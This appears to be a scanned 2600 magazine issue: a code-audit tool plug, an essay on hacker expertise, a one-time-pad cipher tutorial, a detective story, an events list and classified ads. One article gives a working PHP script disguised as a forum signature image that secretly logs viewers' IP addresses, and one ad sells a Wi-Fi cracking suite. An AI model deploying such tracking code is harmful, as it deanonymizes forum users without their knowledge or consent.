The overarching goal of watchtower is to help you review a large amount of code quickly. It will identify the potentially problematic parts of your application to spare you from having to audit the whole thing line-by-line in an editor.

Is It Extensible?


Absolutely. Watchtower allows you to create signature files for any language, and signatures may be specified as either literal strings or regular expressions. You may choose which configuration and signature files to load at runtime, which makes it easy to work on multiple different projects simultaneously. It's even possible to compile user-defined stylesheets into your reports, allowing you to override the default styling with your own branding if you intend to share your reports with clients.

It Sounds Great! What Do I Do Now?

Start by checking out the example report (`https://raw.github.com/chris➥allenlane/watchtower/master/➥examples/report.html`) that ships with watchtower. (Just download that file and open it in a browser.) If you like what you see, download the full project at `https://github➥.com/chrisallenlane/watchtower`, and then twit about it on your Face-blags and tell your friends! Also, remember to email me with bug reports and feature requests as you have them.

Beyond that, know that watchtower needs a few good contributors. My experience is principally on the LAMP stack, but there's no reason why watchtower's utility should be confined to that platform. (There's no reason why its utility should even be constrained to the web, in fact.) With that said, if you have specialized knowledge of other programming languages or frameworks - or if you would like to contribute to the languages and frameworks already accounted for - I encourage you to contact me.

Thanks for reading, and happy hacking.



Transmissions

by Dragorn

Polymath or Dilettante

The hacker skill set that lets so many of us get interesting work done lies somewhere between a mindset and a continual vocation. I don't think many who self-identify as hackers feel their skills are tied to a single job or set of tasks - sysadmins, pen-testers, hardware hackers, and the whole gamut of others benefit significantly from embracing a larger set of skills. The ability to quickly pick up at least a minimal working knowledge in a new domain is often crucial when working on a project, professionally or personally - the ability and willingness to pick up new skills may even be one of the core defining characteristics of the hacker mentality.

Unfortunately, the dangerous downside to this flexibility may be the risk of perceived expertise: It's tragically easy to feel like operational knowledge is similar to expertise, and it's a trap we all fall into sometimes. Perhaps the exhilaration of gaining new knowledge, or the ability to demonstrate wide-band competency grants a feeling of expertise, but often it simply isn't so. A common number quoted is ten thousand hours of active practice to gain "expert" status in a field, which is a time commitment we rarely get the luxury of.

A second trap is that expertise in one area doesn't necessarily grant expertise in another. Just like being a doctor doesn't make someone a good mechanic, being amazing and reverse engineering doesn't make someone an expert in pen testing.

Both of these are a pernicious trap; obviously, if carried to an extreme it is intellectually dishonest, though those are harsh words and (hopefully) seldom the case. Without going to such lengths in the argument, it still leads to what is basically laziness - assumption of expertise makes it much too easy to ignore advice, stop exploring new options, and to not take advantage of true experts in the field. When all you have is a hammer, everything looks like a nail, and when all you have is a few dozen tricks in a field, everything looks like a problem that can be solved with them, even when there may be far better solutions.


This isn't to say there aren't true expert hackers throughout the various disciplines, only that as a breed perhaps we gravitate towards generalism. For the sake of argument, take the 10,000 hour figure as a reasonable baseline figure. That's slightly over a year of raw time, or nearly five years of focusing on a specific set of skills for a normal work week, a daunting amount for those of us who thrive on branching into new topics continually.

To avoid falling into the trap of complacency, always seek to strengthen your skills. The world needs generalists, domain experts, *and* experts with generalist skills! There may be no way to shorten the amount of time needed to become amazingly proficient, but some of the same study skills most of us ignored in school would probably help; minimizing multitasking, and teaching others as a self-training exercise.

Multitasking is something we all do, and something we should all do less of - literal multitasking - swapping between browser sessions, code, design work, instant messaging, email, and whatnot - and longer scale multitasking - jumping between vastly different projects during a week without having the time to really devote to subtleties.

These words are not directed at any one person or group, but at a pervasive attitude which sometimes our community falls victim to. We owe it to ourselves, as a community, to make as much effort as possible to keep open minds, at least a modicum of humility, and continue learning as much as possible - beyond scratching the surface. We've got plenty of room to embrace expertise *and* wide-spectrum skills. Let's keep at it.

It's Here!



Now available online in PDF format
and for the Kindle and Nook!
All DRM-free, 278 pages

store.2600.com

TRACKING USERS ON TRUSTWORTHY SOURCES

by xnite
xnite@xnite.org

When people think about hiding their IP address, they never stop to think who other than a website administrator has access to it. In reality, there are many trustworthy websites that we can exploit to obtain information on its visitors. In this piece, I will focus primarily on forums, because it is something I'm a bit more familiar with. But I'm sure you will find your own ways of doing things.

You may think it is safe to visit Ubuntu Forums or IRCForum without a proxy and the only people who will have a record of your IP are the forum admins. *Think again!* I took the 15 minutes out of my day to throw together a quick proof-of-concept for you guys and I think you will really enjoy.

So I've been a member of a couple of different forums, and time after time some troll will pop up on my radar replying to my threads. If your thread is fairly inactive, then this may be an easy way to track the troll down on the Internet, otherwise maybe not so much.

```
<?php
   header("Content-type: image
➥/png");
   echo file_get_contents('./
➥rawimage.png');
   $fh = fopen('forumlog.txt',
➥ 'a');
   fwrite($fh, "".date(r).":
➥ Forum: ".$_GET[id]." |
".$_SERVER['HTTP_REFERER']."= |
➥ IP: ".$_SERVER['REMOTE_ADDR
➥'].""\n");
   fclose($fh);
?>
```

What this piece of PHP code is doing is serving a PNG image file, rawimage.png, to a visitor while storing their data in the log file which is put out as forumlog.txt. The URL to this script can be set as your forum signature image, and the ID variable in the URL can be used to mark which forum a line of logs is coming from. The output in the log file will look a lot like the line below:

```
Sun, 16 Sep 2012 01:07:34 -0600
➥: Forum: forum | http://forum.
➥tld/thread.php?id=1234567
➥&page=2 | IP: 123.45.67.89
```


As mentioned previously, you can label each forum that you use your signature on by using a tag much like the following:

```
[IMG]http://yourdomain.tld/
➥forumsig.php?id=NameOfForum
➥[/IMG]
```

Anyone who visits a thread where your signature is shown will be logged into the log file, so in theory you could use this on a place such as HackForums to post in various popular threads and gain the IP addresses of many forum users, which couldn't be good!

This sort of information gathering is rather hard to prevent, as most people would not suspect that clicking on a link to Ubuntu Forums or Linux Forums, for example, could be potentially harmful. Since we use no javascript to carry out our attack, it cannot really be disabled either. The victim just needs to kind of bend over and take it.

At any rate, have fun with this, and try not to abuse it too much.



Perfect Encryption - Old Style!

by Cliff

We can all fire up a copy of Truecrypt to keep our files safe, and we think nothing of using SSL to protect a data exchange with a web server, but that all needs computers to be useful. If you need to securely send information to a friend without the help of computers, you can get all old-school. Modern computers were invented to break codes, but you can send 100 percent uncrackable messages relatively quickly and easily by hand - and it is so satisfying to your geeky side, too.

"But why would we bother? Isn't this all just history now?" The exact scheme I present is still believed to be very much in use by spies the world over, via "number stations" (search YouTube for some great, spooky examples) which at fixed times of the day will read a list of digits in disembodied voices over the airwaves to whomever is listening. And somewhere, somebody is listening, copying them down, and decoding these messages by hand. Emails leave trails, and indeed we know Gmail "reads" every word of your emails, but even though the world can hear the secure conversation, without knowing the encoding system, it is meaningless.

So, to encrypt and decrypt a message securely, we need to share a secret method with whomever we are messaging. First, we convert our alphanumeric message into numbers, then we use a separate list of numbers known only to whoever is sending and receiving the message to encode and decode it. To be mathematically unbreakable, each number list must only be used once. We call it a "one time pad," literally a pad of digits in random order with only two identical copies, used one time only - burn after use!

Turning letters into numbers is the first stage. Of course, you can use A=01, B=02, Z=26, etc., but it is not optimal. There is a clever system known as the "straddling checkerboard" which can be much more efficient by using the single digits for the most common eight letters of a language (and, of course, each language is different!). In English, the common letters "AEINORST" are assigned to single digits, but "AEINORST" is not very memorable... "ESTONIA-R" or my preferred "AT ONE SIR" are much more memorable. I will use "AT ONE SIR" below, and you will see how economical the "straddling checkerboard" can be!

	0	1	2	3	4	5	6	7	8	9
	A	T	-	O	N	E	-	S	I	R
2	B	C	D	F	G	H	J	K	L	M
6	P	Q	U	V	W	X	Y	Z	.	#

As you can see, "AT ONE SIR" makes up the top line, but we use the spaces (for 2 and 6) as shift characters for the less common letters (we then just fill in the leftovers alphabetically). The word "hacker" becomes 25 0 21 27 5 9, "computer" is 21 3 29 60 62 1 5 9. You don't need the spaces except for readability of course, so "computer hacker" encodes to 21329 60621 59250 21275 9. This isn't secure yet, but is already probably enough to get you past the casual observer. It is a fancy cipher, but a straight substitution cipher nonetheless. To decrypt it, you just make a checkerboard using "AT ONE SIR" as the top line (so nice and easy to remember and recreate wherever you are) and wherever you see a 2 or 6, you know to shift the next digit to the appropriate line to decipher.

There is a "." character (68) which you can use as a general purpose essential punctuation character, or use as a further shift character to a line of punctuation if you so desire. Frankly, if you're doing this by hand on security grounds, you are not going to care about punctuation too much - the message is what is important! There is also a "#" escape character for numbers. To make sure they are unambiguous, numeric digits are repeated three times over, so "2600" enciphers as 69222 66600 00006 9. As mentioned

before, this is a cipher, not encrypted yet - that's the bit where it gets uncrackable!

Now you need a one time pad to encrypt with (make sure your friend has the same pad!). All this is is a key - a list of random digits (for convenience usually grouped into five at a time). Do not trust your computer to give you truly random digits; computers use pseudo-random lists (which are entirely predictable if you know the "seed"). If you want random, get a set of five 10-sided die from a games shop in different colours, throw them, and always write them down in the same color order to prevent human bias! It will look something like:

```
51187-69890-33159-87236
25955-46669-93434-84219
41645-05561-76643-90072
56544-74326-49439-58703
```

...and be very boring to make! Make lots of these sheets into a pad with removable/disposable sheets so you never use the same one twice. This is important, as reuse dramatically reduces the security of the message - using a new sheet each time is mathematically 100 percent secure and unbreakable. You need a copy to encrypt with and one to decrypt with, so only give copies of your pad to those who need it.

Now for the encryption stage - and we use (nice and simple) arithmetic to encrypt one digit at a time from our message. But it is important to know that we do not "carry," so 7+7 becomes 4 (i.e., 7+7=14 - we just want the "4"), and 2-8 becomes 4 (as you can't subtract 8 from 2, we use "12" instead, so 12-8=4). Practice this bit - it is important to get right!

Let's encode "computer hacker" using the key `51187-69890-33159-87236-25955` (first page of the pad above).

From above, "computer hacker" is `21329 60621 59250 21275 90000` (padded with zeroes), so we encrypt

```
Plain Text 21329 60621 59250
➥ 21275 90000
Key        51187-69890-33159-87236
➥-25955 minus
---------------------------------
➥------
Encrypted  70242 01831 26101 44049
➥ 75155
```

So this is the message we send to our friend. We can send it any which way: email, telephone, pigeon, or very publicly as with the number stations.

Your friend then adds the correct key back to the encrypted text, the exact opposite procedure.

```
Encrypted  70242 01831 26101 44049
➥ 75155
Key        51187-69890-33159-87236
➥-25955 plus
---------------------------------
➥------
Plain Text 21329 60621 59250 21275
➥ 90000
```

And using "AT ONE SIR"

```
21/3/29/60/62/1/5/9/25/0/21/27/5/9
C /O/M /P /U /T/E/R/H /A/C /K /E/R
```

The encrypted text can be shouted from the treetops (or played on shortwave radio all around the world, of course!). Without the *right* key, it is not just meaningless, but instead contains *every* message. If an interceptor thinks the key is `90715-81423-97109-85037-30025`, for instance

```
Encrypted  70242 01831 26101 44049
➥75155
Key        90715-81423-97109-85037
➥-30025 plus
---------------------------------
➥------
Plain Text 60957 82254 13200 29076
➥ 05170
```

And using "AT ONE SIR"

```
60/9/5/7/8/22/5/4/1/3/20/0/29/0/7/
➥60/5/1/7
P /R/E/S/I/D /E/N/T/O/B /A/M /A/S
➥/P /E/T/S
```

Without a copy of your one time pad, it is absolutely unbreakable. Not just "difficult to break" but actually unbreakable. Of course, for ad-hoc secure communication you have to share the initial keys, and this is what SSL/HTTPS does: uses asymmetric encryption (difficult to break) to swap a one time key. This is why SSL is not actually secure, just very hard to break, and so, as computers get more powerful, it becomes less secure. For absolute security, create and distribute pads manually and securely. This is exactly how messages are securely sent to field operatives the world over!

Just for completeness, a number station will also read out the ID of the target operative so they will know to get ready to copy down a message meant for them, and may also read the first five digits of the page in the code pad to be used. So, in the above, they would start the message as `51187`, then use `69890` onwards to encrypt the message. If you're using this system a lot, you may

choose to do likewise. Number stations will read out each group of five digits twice as shortwave radio drops out a lot - try searching YouTube for `JK7e02o7xy4` and you will hear an example where midstream someone tries to jam the signal. Or `ymhqL1MQwfE` is a Chinese number station (again with allied jamming to try to spoil the message!). This may be "old school," but it is still very much alive and relevant to our world today!

If you can't be bothered to get the dice and hand-make a pair of pads, `http://www.fourmilab.ch/onetime/otpjs.html` can make them for you - not as secure as making your own, but waaaaaaaay better than reusing a key twice, and about as good as a computer can make it!

So imagine I had gotten this below key to you securely somehow....

```
47830-09292-31816-12605
45535-13930-73567-64251
62139-98344-10752-47795
56600-63437-94255-32654
```

Here's a chance to try your brand new old-school decryption skills:

```
23455 08372 67345 24327 81135
97170 96728 57346 08995 60992
53970 41580 76525 24673
```

Dev Manny, Information Technology Private Investigator "Hacking the Naked Princess"

by Andy Kaiser

Chapter 0x6

Oober left my office, leaving me to work on his problem. I knew that the "Dante collection" was a goal of the AnonIT hacking competition. I had to learn what the Dante collection contained, so I had to learn more about the competition itself. Unlike most of life's problems, this wasn't something I could google and get an answer 0.34 seconds later.

I was an information technology private investigator. For this particular IT problem, I needed to do what my profession demanded. I had to investigate the old-fashioned way, with shoes and neurons. I needed to find other humans who knew more than I did, and I had to ask them questions. Pre-search-engine techniques are inefficient and slow, but they still have their uses.

I didn't have much use for college. Educationally, I mean. I went because I was supposed to go - my parents insisted it would bring me success and student loans beyond my wildest dreams.

During my brief college career, I'd realized two things. The first was that college was a great place to "find myself." The cliche was true, particularly in meeting friends who really supported the weirder parts of my personality. The second thing I'd learned was how not to learn. Memorizing the best methods for GPU-CPU load balancing missed the point. Real-world experience was better, and you can't get that in a classroom. College was a productive waste of time.

Dozens of living proofs of my opinions were in front of me now. I'd gone to the North Grove Technical College, and had arrived at the "FRAT House."

It was late, after midnight. Most normals would be sleeping. I was right on time.

The FRAT House, like much in the technical world, was confusing for outsiders unless they knew the acronym. In this case, "FRAT" stood for "Fragging, RPGs, Advanced Tactics." I suppose the expanded version was still pretty confusing. It didn't help that one acronym contained another.

I stood in the entryway and imagined what an innocent, uncorrupted freshman would think of this place. They'd notice the smell first, a mix of Italian and Chinese. Not the nationalities, the food: Just a few doors down from this building was "Huey Meng," a cheap, greasy, amazing Chinese delivery place. Next door was "Eat Pizza," equally cheap and greasy, and they served only one thing, but they did it well. Both places were kept alive by a river of credit card transactions from the FRAT House.

The House itself was a wide basement room in Walker Hall, the oldest building on North Grove Tech's campus. Rows of

abused cafeteria tables spanned most of the room in uneven, barely-parallel rows. Many were topped by chaotic collections of cables, monitors, laptops, and custom gaming rigs. Students hunched over these. Most wore headphones and microphone headsets.

Periodically, synchronized expletives rang through the air, as those on the same teams dealt and received electronic nastiness. I could tell which users had rented the equipment, based on how violent they were with the keyboards, mice, and joysticks.

Boiled down to its essence, the FRAT House was a pay-at-the-door gaming and gathering center for like-minded geeks. As the acronym implied, those geeks came here to participate in fragging (which encompassed all sorts of video games hosted on high-performance computers) and other games (board, card, and role-playing games (the classic RPGs, often with actual printed books)).

I wished I could game more myself. I used to. These days I had no time, being more concerned with feeding a family of three: Me, myself and I.

I examined the roomful of players. I needed someone technically skilled. I didn't much care about gameplay, but instead checked out their gaming rigs. I ignored each player unless they'd brought in their own custom-built PC. Transparent cases were best, as I was able to covertly check out what hardware they'd used inside.

I got lucky and found my guy in less than a minute. He was exactly what I needed. To speak spintronically, I couldn't have found a better diamond with nitrogen impurities.

The guy's rig had multi-CPUs with a double-digit core total, memory slots stuffed to bursting, a RAID-0 SSD array, and a video card heat sink big enough to put out a bonfire.

As proof that he wasn't just borrowing the case from a roommate, the kid was running Linux and had several windows open - he was gaming in two of them, making heavy use of keyboard macros. He was examining program code in two other windows.

I looked over the guy's shoulder and checked out his code. It was freakish, like the result of an orgy between BASIC, assembly, and a CAPS LOCK key.

Sweet spawn of Cthulhu, this guy was coding in Fortran. For fun.

Here sat an extremely competent software nerd. He was exactly the kind of person I needed to talk to.

"Hey, man, you got a second?"

He hit a key sequence on his keyboard, and his monitor went blank. The kid leaned back in his chair and looked up at me. Messy dark hair hung into his skinny pale face.

I knew this guy's type. He wouldn't appreciate wasted time. So I'd get to the point.

"Hey. I'm working on the AnonIT competition. I need info on the 'Dante collection.'"

I paused to see if he wanted to respond yet. He didn't. He just stared.

"I was hoping to learn more about the Dante collection, whatever it is. Got any detail on the competition? Have you heard of it?"

No response.

"I haven't been to the FRAT House in a while. Can you point me to anyone else who might be able to help? Got any friends into hacking?"

He nodded at me, considering, then he spoke.

"Hey. Piss off."

He turned away from me and secured headphones over his ears. He unlocked his screen and continued his work.

I sighed. I'd screwed up. He probably thought I was a clueless, bumbling cop. Or, if not, I was interrupting someone who operated with more focus than a Fresnel lens. In fact, this applied to any video gamer here - all were playing millisecond-timed matches, and would probably give me millisecond-length responses, with no immediate help.

That left the tabletop gamers. I threaded toward the back of the room. There, multi-stained couches and metal foldout chairs were corralled to form non-electronic gaming areas. Several groups of students sat playing a variety of games.

I took in the action. I saw games of *ShadowWalk* and *Mage: The Collecting*. A group in the corner was role-playing a campaign of *Transhuman*.

ShadowWalk and *M:TC* were both fantasy games, and the *Transhuman* world was high-tech. I needed to talk to people interested in that kind of world. I headed to the corner game.

There were three character players and one Game Master. They sat in a circle around

a table. In front of the players there were collections of paper, snacks, and drinks. Each gamer had a character sheet, in order to better act out their hero in this create-the story-as-you-go game. The GM was in the middle of a soliloquy, apparently as a villain doing his "reveal the ultimate plan" part of the story.

Instead of interrupting, I stood to the side, waiting for the GM to finish speaking and acknowledge me. Back in my day, role-playing gamers were a friendly subset. I hoped that was still the case.

The GM paused and glanced at me. I nodded a hello and offered an appropriate smile. His eyes narrowed. The rest of the table noticed and looked up at me.

Years ago, I could name everyone in this room, but now I registered nothing but strangers. I was 26 - pretty young by my perspective - but here I felt old, like a wheel-chair-bound geezer coming back to visit a decades-dead childhood playground.

I felt bad about interrupting their game, but my current job might depend on it. In this case, hunger won out over not breaking gameplay.

I took a breath to speak, to introduce my problem in a way that didn't come across as creepy or desperate, to show them that I needed help while proving that I was competent on my own. It was a delicate combination, but I thought I could pull it off.

"I'm looking for a hacker-"

I got out that much before the GM spoke over me.

"The Explorer looks angry," the GM said to his group, and they refocused their attention on the game. "He lifts up his hands, palms out, and closes his eyes...."

"No!" A big guy with a beard said. "Somebody stop him! I'm still paralyzed. I can't-"

"Next turn, you'll be back to normal," said the GM.

"S'okay. I got this," said another player, a girl with a thick, dyed-red braid running all the way down her back. She consulted her character sheet, and then looked back at the GM. "Epiphany starts running at The Explorer. All out. I want to slam into him and break his concentration before he finishes whatever he's about to do."

"Too late," the GM said with a grin. "He finishes the sequence. You sense the Method kick in. He starts Slow Time."

The girl winced. "I'll do what I can anyway. I launch myself at him."

I saw the third and last player come to attention, a short kid, wearing dark clothes and a wispy goatee. The GM looked at him. "You doing anything, Lynx?" After receiving a head-shake in reply, the GM looked back at the big bearded guy, who was eager to speak.

"I'm back in action?"

"Yeah," the GM said. "Your nanobots clean up the toxins. You can move again."

"Good. Because I'm mad: Shiretoko goes into full assault. Max speed, max effort. I bring out both my disruptors. Activate them. Throw them at The Explorer. Slice and dice, man, *slice and dice*."

The GM nodded.

"Okay, here's what happens: The Explorer kicks off Slow Time. Epiphany jumps at The Explorer. Shiretoko throws his disruptors, but just a few feet from his hands, they almost stop, just inching forward, as time slows down."

He nodded at the girl. "Same with Epiphany. You've jumped for a tackle, arms out, both feet off the ground, but are barely moving in midair. Everybody's vision starts to fade to black as light itself crawls around you. It's really hard to breathe. As consciousness fades, the last sound all of you hear is The Explorer. He's laughing, just like he did after he killed Shiretoko's brother."

The big bearded guy grimaced and shook his head. He had tears in his eyes. "Damn that bastard."

The GM seemed about to continue, then he paused. He thought for a few seconds.

He looked up at me and smiled.

Uh, oh.

I'd seen that look before. I knew exactly what it meant and what was about to happen. But I wasn't prepared. I had nothing.

"Shiretoko, Epiphany, and Lynx. You all wake up, though you're barely conscious. You can't see or feel anything."

The big bearded guy nodded eagerly.

"I activate Mind Expansion. I go online."

"Once you start the connection," the GM said, "it's immediately hijacked by another being. It identifies itself as 'Sphere.' It starts to talk."

The GM slid me a piece of paper. I picked it up and read his scrawled note.

You interrupt my game right at the end

of my scenario? Then you gotta pay for the privilege. You better be good. Wow me.

The group of four looked up at me. The big bearded guy and the girl seemed confused. The GM and the quiet kid just watched expectantly.

I thought about my options, and then shrugged. I was on a case and I needed help. If this game was the pitfall, I'd just grab a vine and start my swing.

I took a deep breath, then grabbed an empty chair and sat at the table. Both were good stalling tactics, but I couldn't delay any more. Time to talk.

"Hm. Well, I suppose I'm The Sphere. Or just Sphere. Whatever."

The GM glared at me with +4 Eyes of Irritation.

My problem wasn't one of shyness or inexperience. I knew they wanted to hear me speak and I knew the rules of the game. But I was out of practice. Being asked to make a random, unplanned DRPG appearance in the middle of a storyline wasn't unheard of, but it was tricky.

I hadn't gamed in years. I rebooted my mind's VM to an earlier image, that of a younger Dev Manny, a kid more concerned with technology and games than with homework, who got his lulz by solving problems, who needed no fuel besides imagination and caffeine.

"Shiretoko," I said. I dropped my voice to Intense and Serious. "You're angry. You want to avenge your brother. I've been sent to tell you how close you are to your goal, and how to get even closer."

"Who sent you?"

"Our shared ally wishes to reveal itself at a later time."

The big bearded guy playing Shiretoko nodded solemnly. Good, he was into it. If the players would accept my performance, the GM would, too.

"I tell you of a Portal Monk," I said. "She was different, for she loved the night and hated the day. The glowing stars and traveling moon were her intimates, her inner peace. But she grew angry, because the day stole her energy, and made her sleep through her beloved night. So, being a Portal Monk, she created a Method. One that would enable her to move past the day quickly."

I looked around. The players were listening, eager to hear where I was going with this. The GM wasn't. He was grinning.

"This monk's power... She learned how to *accelerate time*."

The *Transhuman* game had two core game books and three major expansions, all packed with characters, powers, and story ideas. Years ago, I had them all memorized. Today, no. But I remembered enough.

"Oh!" The girl with the long braid got my point. The quiet, wispy-goatee kid was now grinning along with her. The big bearded guy leaned forward, not yet seeing the connection, and was waiting with his eyes locked on mine. I continued.

"The monk's name is 'Ko' and the Method she built is called 'Overclock.' Shiretoko, seek out the Portal Monks and beg them to teach you Ko's Method. Then train your teammates. They need you. So does the memory of your brother."

I spread my hands to include everyone at the table.

"At your next battle, when The Explorer slows down time, *you* will use Overclock. Overclock will counter the effects of Slow Time and you will all remain unaffected. By the time the Explorer realizes this, it will be too late. Use this power to attack. Shiretoko, avenge your brother! Take this opportunity... to *slice and dice*."

I sat back, finished. Silence oozed around us.

The big bearded guy slammed the table with both hands. His eyes shone with excitement.

"Oh yeah," he said. "This is gonna *seriously* rock."

"So," the GM said to me. "You're looking for a hacker? Lynx here is who you wanna talk to." He nodded at the kid with the wispy goatee. The kid shrugged and looked at me curiously.

While I didn't know this kid's ability or influence, I was farther than I'd been before. This was a chance to drill deeper into the hacking community, and to learn more about AnonIT and the Dante collection.

"I'm Dev," I said to the kid. "Good to meet you."

He nodded.

It was the same with role-playing games as it was with life: The quiet characters are often the most interesting.

Listed here are some upcoming events of interest to hackers. Hacker conferences generally cost under $150 and are open to everyone. Higher prices may apply to the more elaborate events such as outdoor camps. If you know of a conference or event that should be known to the hacker community, ***email us*** at **happenings@2600.com** or by snail mail at **Hacker Happenings, PO Box 99, Middle Island, NY 11953 USA.** We only list events that have a firm date and location, aren't ridiculously expensive, are open to everyone, and welcome the hacker community.

July 5-7
SIGINT 2013
KOMED im Mediapark
Cologne, Germany
sigint.ccc.de

July 31-August 4
OHM2013
Recreatiegebied Geestmerambacht
(Near Alkmaar) The Netherlands
www.ohm2013.org

August 1-4
Defcon 21
Rio Hotel and Casino
Las Vegas, Nevada
www.defcon.org

September 12-13
GrrCON
DeVos Place
Grand Rapids, Michigan
www.grrcon.org

September 20-22
PhreakNIC 17
Clarion Inn & Suites
Murfreesboro, Tennessee
phreaknic.info

September 21-22
World Maker Faire New York
New York Hall of Science
Queens, New York
www.makerfaire.com

September 25-29
DerbyCon
Hyatt Regency
Louisville, Kentucky
www.derbycon.com

October 16-20
ToorCon
The Westin San Diego
San Diego, California
sandiego.toorcon.net

October 26-27
Ruxcon
CQ Function Centre
Melbourne, Australia
www.ruxcon.org.au

December 27-30
Chaos Communication Congress
Congress Center Hamburg
Hamburg, Germany
www.ccc.de

Please send us your feedback on any events you attend and let us know if they should/should not be listed here.

For Sale

A TOOL TO TALK TO CHIPS. It's the middle of the night. You compile and program test code for what must be the 1000th time. Digging through the datasheets again, you wonder if the problem is in your code, a broken microcontroller... who knows? There are a million possibilities, and you've already tried everything twice. Imagine if you could take the frustration out of learning about a new chip. Type a few intuitive commands into the Bus Pirate's simple console interface. The Bus Pirate translates the commands into the correct signals, sends them to the chip, and the reply appears on the screen. No more worry about incorrect code and peripheral configuration, just pure development fun for only $30 including world wide shipping. Check out this open source project and more at DangerousPrototypes.com

CLUB-MATE is now easy to get in the United States! The caffeinated German beverage is a huge hit at any hacker gathering. Now available in two quantities: $55 per 12 pack or $75 per 18 pack of half liter bottles INCLUDING SHIPPING. Bulk discounts for hacker spaces are quite significant. Write to contact@club-mate.us or order directly from store.2600.com.

TERRIBLE NERD. I wrote a book about growing up geeky. I stole my first computer - from a church. Once, I crashed the Internet for all of Europe. You can probably relate. www.TerribleNerd.com.

PORTABLE PENETRATOR. Crack WEP, WPA, WPA2 Wifi networks. Coupon code for Portable Penetrator Wifi Cracking Suite. Get 20% off with coupon code 2600 at http://shop.secpoint.com/shop/the-portable-penetrator-66c1.html.

HACKER CLOTHING & GEAR - HackerStickers.com has a growing selection of hacker, gamer, geek, and security advocate clothing, hardware, caffeine, stickers, patches, pins, etc. *2600* readers get a free sticker with any order. Add a sticker to cart and enter code "FREESTICK" at checkout at HackerStickers.com.

BLUETOOTH SEARCH FOR ANDROID searches for nearby discoverable Bluetooth devices. Runs in background while you use other apps, recording devices' names, addresses, and signal strength, along with device type, services, and manufacturer. This is a valuable tool for anyone developing Bluetooth software, security auditors looking for potentially vulnerable devices, or anyone who's just curious about the Bluetooth devices in their midst. Exports device data to a CSV file for use in other programs, databases, etc. If you've used tools like btscanner, SpoofTooph, Harald Scan, or Bluelog on other platforms, you need Bluetooth Search on your Android device. More info and download @ http://tinyurl.com/btscan.

